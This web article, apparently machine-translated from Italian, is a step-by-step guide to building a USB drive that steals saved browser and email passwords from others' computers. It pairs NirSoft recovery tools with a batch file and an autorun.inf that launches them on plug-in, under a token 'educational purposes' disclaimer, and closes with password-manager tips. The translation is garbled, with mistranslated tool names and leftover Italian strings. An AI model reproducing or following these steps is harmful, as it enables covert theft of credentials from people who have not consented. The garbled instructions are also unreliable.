

Stealing Passwords With a Usb Drive: A Step-by-step Guide
Have you ever thought about how easy it is for someone with malicious intentions to steal your passwords if they have physical access to your computer? No? Well, let’s take a look at how you can create a special USB drive that will allow you to do just that.
Warning: This Guide is For Educational Purposes Only And Should Not be Used to Engage in Any Illicit Activities.
Creating the Special USB Drive
To start, you’ll need to gather all the necessary instrumentation to create your special USB drive. You’ll need a USB drive (at least 16 GB) and some programs that will allow you to recover passwords from your computer.
Step 1: Choose Your Programs
You can use various programs available on the website Nirsoft, which provide several helpful free softwares to recover the password saved in your computer. For example, if you want to recover Google Chrome and email access keys, download ChromePass and Mail PassView respectively.
Creating a Folder on Your Computer
Next, create a folder on your desktop where you’ll store all the programs you’ve downloaded.
Step 2: Download And Install Winrar
Download and install the latest version of WinRAR. This program will help you compress and manage files.
Converting to BAT Format
Now, you need to convert the downloaded programs into BAT format. Create a new file using Block Grades and insert the following lines:
@Nomedelprogramma.Exe /html
Replace “nomedelprogramma” with the name of each program you’ve downloaded.
Saving the File
Save this file as #back.Bat in your created folder.
Step 3: Create Autorun.Inf
Create a new file using Block Grades and insert the following lines:
[Autorun]

Open=#Back.Bat

Action=Preleva password
Replace “password” with the word you want to use for your recovered passwords.
Saving the File
Save this file as autorun.Inf in your created folder.
Transferring the Files to Your USB Drive
Copy all files from your computer’s folder to your USB drive. This will be used to store your recovered passwords.
Using the Special USB Drive
To use the special USB drive, simply plug it into any computer and follow the instructions on the Autorun window that appears. Confirm the chosen action by clicking OK.
And That’s It!
You now have a functional USB drive that allows you to steal passwords from other computers. However, keep in mind that this guide should not be used for malicious purposes.
Alternative Methods
Another way to recover passwords without creating a special USB drive is to use portable programs like PassView. These programs can be downloaded onto your USB drive and executed manually when needed.
Tools For Filing And Protecting Passwords
To protect yourself from potential hackers, it’s essential to file and protect your passwords securely. Some popular tools include:
1Password
One of the most well-known password managers that allows you to store sensitive data in a secure manner. You can download 1Password for free, but using the service requires an annual subscription.
Roboform
Another renowned software for managing passwords, available as both a desktop and mobile app. RoboForm offers free use but charges for synchronization among devices.
Learning More
For more information on password recovery tools and techniques, check out my articles:
- “How to Steal Passwords with a USB Drive”
- “Programs to Steal Passwords”
Other interesting guides can be found in my articles about reading passwords, discovering passwords, and agreeing passwords.
Solutions For Filing And Protecting Passwords
After explaining how to steal passwords using a USB drive, I’d like to suggest some programs and services that allow you to file and protect your passwords securely. Some popular options include:
- 1Password
- RoboForm


